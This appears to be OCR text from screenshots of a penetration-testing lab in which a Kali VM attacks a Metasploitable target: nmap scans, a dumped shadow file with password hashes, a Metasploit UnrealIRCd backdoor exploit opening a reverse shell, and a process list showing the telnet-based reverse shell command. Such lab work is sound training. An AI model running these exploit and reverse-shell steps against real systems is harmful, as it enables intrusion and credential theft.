OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 21.42 seconds

┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Organize your work by creating workspaces with workspace -a
<name>
```



```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,312 auxiliary - 1,683 payloads     ]
+ -- --=[ 432 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf >
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File
Machine
Input
Devices
Help
1 2 3 4
(genmon)XXX
0:10
kali@kali: ~
Session Actions Edit View Help
bin:*:14684:0:99999:7:::
sys:1fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
lp:*:14684:0:99999:7:::
mail:*:14684:0:99999:7:::
news:*:14684:0:99999:7:::
uucp:*:14684:0:99999:7:::
proxy:*:14684:0:99999:7:::
www-data:*:14684:0:99999:7:::
backup:*:14684:0:99999:7:::
list:*:14684:0:99999:7:::
irc:*:14684:0:99999:7:::
gnats:*:14684:0:99999:7:::
nobody:*:14684:0:99999:7:::
libuuid:!:14684:0:99999:7:::
dhcp:*:14684:0:99999:7:::
syslog:*:14684:0:99999:7:::
klog:1f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:14742:0:99999:7:::
sshd:*:14684:0:99999:7:::
msfadmin:1XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:14684:0:99999:7:::
bind:*:14685:0:99999:7:::
postfix:*:14685:0:99999:7:::
ftp:*:14685:0:99999:7:::
postgres:1Rw35ik.x$MgQgZUuO5pAoUvfJhfcYe/:14685:0:99999:7:::
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:1HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:1kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
ipconfg
sh: line 15: ipconfg: command not found
ipconfig
sh: line 16: ipconfig: command not found
ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
inet 127.0.0.1/8 scope host lo
inet6 ::1/128 scope host
valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
link/ether 08:00:27:ca:f0:96 brd ff:ff:ff:ff:ff:ff
inet 192.168.56.103/24 brd 192.168.56.255 scope global eth0
inet6 fe80::a00:27ff:feca:f096/64 scope link
valid_lft forever preferred_lft forever
Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 22:58

kali@kali: ~

Session Actions Edit View Help

```
  libgdal36              libjs-jquery-ui  libplacebo349      libsigsegv2        libtheoraenc1      linux-image-6.12.25-amd64  python3-kismetcapturefreaklabszigbee  python3-protobuf           samba-dsdb-modules
Use 'sudo apt autoremove' to remove them.

Summary:
  Upgrading: 0, Installing: 0, Removing: 0, Not Upgrading: 170

┌──(kali㉿kali)-[~]
└─$ sudo systemctl restart NetworkManager

┌──(kali㉿kali)-[~]
└─$ sudo dhclient -r eth0

┌──(kali㉿kali)-[~]
└─$ sudo dhclient eth0

┌──(kali㉿kali)-[~]
└─$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host noprefixroute
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:0e:9c:e3 brd ff:ff:ff:ff:ff:ff
    inet 192.168.56.107/24 brd 192.168.56.255 scope global dynamic eth0
       valid_lft 597sec preferred_lft 597sec
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:3a:b0:9c brd ff:ff:ff:ff:ff:ff
    inet 10.0.3.15/24 brd 10.0.3.255 scope global dynamic noprefixroute eth1
       valid_lft 86374sec preferred_lft 86374sec
    inet6 fd17:625c:f037:3:a2a6:46ea:50ec:60b9/64 scope global temporary dynamic
       valid_lft 86374sec preferred_lft 14374sec
    inet6 fd17:625c:f037:3:a00:27ff:fe3a:b09c/64 scope global dynamic mngtmpaddr noprefixroute
       valid_lft 86374sec preferred_lft 14374sec
    inet6 fe80::a00:27ff:fe3a:b09c/64 scope link noprefixroute
       valid_lft forever preferred_lft forever

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -0 192.168.56.103
/usr/lib/nmap/nmap: unrecognized option '-0'
See the output of nmap -h for a summary of options.

┌──(kali㉿kali)-[~]
└─$ nmap -sS -sV -o 192.168.56.103
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-28 22:57 IST
WARNING: No targets were specified, so 0 hosts scanned.
Nmap done: 0 IP addresses (0 hosts up) scanned in 0.22 seconds

┌──(kali㉿kali)-[~]
└─$
```

Right Ctrl

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help

1 2 3 4 (genmon)XXX 10:13

Kali Linux firefox login.html - Goog

www.google.com/search?client=firefox-b-e&channel=entpr&q=firefox+login.html&sei=h5sBadzHIKL3seMPhcHa4QE

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

Google

firefox login.html

Sign in

AI Mode All Images Videos Short videos Shopping News More Tools

AI Overview

En Listen

"Firefox login.html" is not a standard term, but it likely refers to either signing in to a Mozilla account to sync data or opening a local HTML file named `login.html` in the browser. To sign in to your Mozilla account, click the profile icon in the browser's top-right corner and select "sign in to sync". To open an HTML file, use the "Open file" option in the browser's menu and select the file from your computer.

Sign in to Firefox Account

- Click the profile icon in the top-right corner of the browser window.

Show more

Access Mozilla services with a Mozilla account

20 Feb 2025 — You can access the sign-up page on each Mozilla service, or visit the Mozi...

Mozilla Support

Mozilla Firefox: How to Sign up/Sign in to Firefox Browser ...

19 Mar 2024 — and so much more. right. now once you open up your Firefox. browser guys.

Mozilla

https://www.mozilla.org › en-US › account

Get a Mozilla account

Securely sync your passwords, bookmarks and tabs across all your devices. Get a Mozilla account now – One login – Power and privacy everywhere.

Mozilla Support

https://support.mozilla.org › en-US › questions

www.kali.org/docs/

Right Ctrl

```
   1    \_ target: Automatic                        .               .          .      .
   2    \_ target: UT2004 Linux Build 3120          .               .          .      .
   3    \_ target: UT2004 Linux Build 3186          .               .          .      .
   4  exploit/windows/games/ut2004_secure           2004-06-18      good       Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor    2010-06-12      excellent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or use exploit/unix/irc/unreal_ircd_3281_backdoor

msf > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.56.103
RHOSTS => 192.168.56.103
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > set LHOST 192.168.56.107
LHOST => 192.168.56.107
msf exploit(unix/irc/unreal_ircd_3281_backdoor) > run
[*] Started reverse TCP double handler on 192.168.56.107:4444
[*] 192.168.56.103:6667 - Connected to 192.168.56.103:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 192.168.56.103:6667 - Sending backdoor command ...
[*] Accepted the first client connection ...
[*] Accepted the second client connection ...
[*] Command: echo ekdGVTrGg91JGUC9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets ...
[*] Reading from socket B
[*] B: "ekdGVTrGg91JGUC9\r\n"
[*] Matching ...
[*] A is input ...
[*] Command shell session 1 opened (192.168.56.107:4444 → 192.168.56.103:41206) at 2025-10-28 23:33:12 +0530

sessions
[*] Wrong number of arguments expected: 1, received: 0
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>

sessions -i 1
[*] Wrong number of arguments expected: 1, received: 2
Usage: sessions <id>

Interact with a different session Id.
This command only accepts one positive numeric argument.
This works the same as calling this from the MSF shell: sessions -i <session id>
```

KALI LUNIX [Running] - Oracle VirtualBox

File Machine Input Devices Help


(genmon)XXX 0:14

kali@kali: ~

Session Actions Edit View Help

```
root        4407  0.0  0.0      0     0 ?        S    13:12   0:00 [nfsd]
root        4411  0.0  0.0   2424   336 ?        Ss   13:12   0:00 /usr/sbin/rpc.mountd
root        4477  0.0  0.0   5412  1732 ?        Ss   13:12   0:00 /usr/lib/postfix/master
postfix     4478  0.0  0.0   5420  1648 ?        S    13:12   0:00 pickup -l -t fifo -u -c
postfix     4480  0.0  0.0   5460  1680 ?        S    13:12   0:00 qmgr -l -t fifo -u
root        4484  0.0  0.0   5388  1204 ?        Ss   13:12   0:00 /usr/sbin/nmbd -D
root        4486  0.0  0.0   7724  1404 ?        Ss   13:12   0:00 /usr/sbin/smbd -D
root        4490  0.0  0.0   7724   812 ?        S    13:12   0:00 /usr/sbin/smbd -D
root        4502  0.0  0.0   2424   868 ?        Ss   13:12   0:00 /usr/sbin/xinetd -pidfile /var/run/xinetd.pid -stayalive -inetd_compat
proftpd     4541  0.0  0.0   9948  1612 ?        Ss   13:12   0:00 proftpd: (accepting connections)
daemon      4555  0.0  0.0   1984   420 ?        Ss   13:12   0:00 /usr/sbin/atd
root        4566  0.0  0.0   2104   892 ?        Ss   13:12   0:00 /usr/sbin/cron
root        4594  0.0  0.0   2052   348 ?        Ss   13:12   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid
-Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.
security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
root        4595  0.0  0.0   2052   476 ?        S    13:12   0:00 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid
-Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.
security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
tomcat55    4597  0.2  4.3 364500 90516 ?        Sl   13:12   0:11 /usr/bin/jsvc -user tomcat55 -cp /usr/share/java/commons-daemon.jar:/usr/share/tomcat5.5/bin/bootstrap.jar -outfile SYSLOG -errfile SYSLOG -pidfile /var/run/tomcat5.5.pid
-Djava.awt.headless=true -Xmx128M -Djava.endorsed.dirs=/usr/share/tomcat5.5/common/endorsed -Dcatalina.base=/var/lib/tomcat5.5 -Dcatalina.home=/usr/share/tomcat5.5 -Djava.io.tmpdir=/var/lib/tomcat5.5/temp -Djava.security.manager -Djava.
security.policy=/var/lib/tomcat5.5/conf/catalina.policy org.apache.catalina.startup.Bootstrap
daemon      4615  0.0  0.0   2316   220 ?        SN   13:12   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root        4616  0.0  0.1  10596  2560 ?        Ss   13:12   0:00 /usr/sbin/apache2 -k start
www-data    4618  0.0  0.1  10732  2488 ?        S    13:12   0:00 /usr/sbin/apache2 -k start
www-data    4621  0.0  0.1  10728  2484 ?        S    13:12   0:00 /usr/sbin/apache2 -k start
www-data    4623  0.0  0.1  10728  2488 ?        S    13:12   0:00 /usr/sbin/apache2 -k start
www-data    4625  0.0  0.1  10732  2484 ?        S    13:12   0:00 /usr/sbin/apache2 -k start
www-data    4628  0.0  0.1  10596  2432 ?        S    13:12   0:00 /usr/sbin/apache2 -k start
root        4635  0.0  1.2  74540 26556 ?        Sl   13:12   0:00 /usr/bin/rmiregistry
root        4640  0.0  0.1  12208  2568 ?        Sl   13:12   0:02 ruby /usr/sbin/druby_timeserver.rb
root        4645  0.0  0.1   8540  2516 ?        S    13:12   0:00 /usr/bin/unrealircd
root        4651  0.0  0.0   2568  1204 tty1     Ss   13:12   0:00 /bin/login --
root        4657  0.0  0.5  13928 12040 ?        S    13:12   0:02 Xtightvnc :0 -desktop X -auth /root/.Xauthority -geometry 1024×768 -depth 24 -rfbwait 120000 -rfbauth /root/.vnc/passwd -rfbport 5900 -fp /usr/X11R6/lib/X11/fonts/Type1/,/
usr/X11R6/lib/X11/fonts/Speedo/,/usr/X11R6/lib/X11/fonts/misc/,/usr/X11R6/lib/X11/fonts/75dpi/,/usr/X11R6/lib/X11/fonts/100dpi/,/usr/share/fonts/X11/misc/,/usr/share/fonts/X11/Type1/,/usr/share/fonts/X11/75dpi/,/usr/share/fonts/X11/100d
pi/ -co /etc/X11/rgb
daemon      4660  0.0  0.0   2316   220 ?        SN   13:12   0:00 distccd --daemon --user daemon --allow 0.0.0.0/0
root        4666  0.0  0.0   2724  1188 ?        S    13:12   0:00 /bin/sh /root/.vnc/xstartup
root        4669  0.0  0.1   5936  2568 ?        S    13:12   0:00 xterm -geometry 80×24+10+10 -ls -title X Desktop
root        4672  0.0  0.2   8988  4996 ?        S    13:12   0:02 fluxbox
root        4704  0.0  0.0   2852  1548 pts/0    Ss+  13:12   0:00 -bash
msfadmin    4774  0.0  0.0   4616  1988 tty1     S+   13:23   0:00 -bash
postfix     4814  0.0  0.1   5788  2452 ?        S    13:36   0:00 tlsmgr -l -t unix -u -c
www-data    4839  0.0  0.0  10596  1952 ?        S    13:36   0:00 /usr/sbin/apache2 -k start
root        4914  0.0  0.0   1848   528 ?        S    14:03   0:00 sleep 3992
root        4915  0.0  0.0   3164  1028 ?        S    14:03   0:00 telnet 192.168.56.107 4444
root        4916  0.0  0.0   2724   580 ?        S    14:03   0:00 sh -c (sleep 3992|telnet 192.168.56.107 4444|while : ; do sh && break; done 2>&1|telnet 192.168.56.107 4444 >/dev/null 2>&1 &)
root        4917  0.0  0.0   2724  1188 ?        R    14:03   0:00 sh
root        4918  0.0  0.0   3164  1024 ?        R    14:03   0:00 telnet 192.168.56.107 4444
root        5046  0.0  0.0   2364   932 ?        R    14:42   0:00 ps aux

net
```

Right Ctrl


KALI LUNIX [Running] - Oracle VirtualBox
File Machine Input Devices Help
(genmon)XXX 23:00
kali@kali: ~/phishing_lab
Session Actions Edit View Help
GNU nano 8.6 /etc/php/8.4/apache2/php.ini
; stderr = Display errors to STDERR (affects only CGI/CLI binaries!)
; On or stdout = Display errors to STDOUT
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-errors
display_errors = Off
; The display of errors which occur during PHP's startup sequence are handled
; separately from display_errors. We strongly recommend you set this to 'off'
; for production servers to avoid leaking configuration details.
; Default Value: On
; Development Value: On
; Production Value: Off
; https://php.net/display-startup-errors
display_startup_errors = Off
; Besides displaying errors, PHP can also log errors to locations such as a
; server-specific log, STDERR, or a location specified by the error_log
; directive found below. While errors should not be displayed on productions
; servers they should still be monitored and logging is a great way to do that.
; Default Value: Off
; Development Value: On
; Production Value: On
; https://php.net/log-errors
log_errors = On
; Do not log repeated messages. Repeated errors must occur in same file on same
; line unless ignore_repeated_source is set true.
; https://php.net/ignore-repeated-errors
ignore_repeated_errors = Off
; Ignore source of message when ignoring repeated messages. When this setting
; is On you will not log errors with repeated messages from different files or
; source lines.
; https://php.net/ignore-repeated-source
ignore_repeated_source = Off
; If this parameter is set to Off, then memory leaks will not be shown (on
; stdout or in the log). This is only effective in a debug compile, and if
; error reporting includes E_WARNING in the allowed list
; https://php.net/report-memleaks
report_memleaks = On
; This setting is off by default.
;report_zend_debug = 0
^G Help ^O Write Out ^F Where Is ^K Cut ^T Execute ^C Location M-U Undo M-A Set Mark M-] To Bracket M-B Previous M-, Back M-↑ Prev Word M-A Home
^X Exit ^R Read File ^\ Replace ^U Paste ^J Justify ^/ Go To Line M-E Redo M-6 Copy ^B Where Was M-F Next ^→ Forward ^→ Next Word M-E End
Right Ctrl

META KALI [Running] - Oracle VirtualBox

File Machine View Input Devices Help


Mouse integration ...


Don't show again

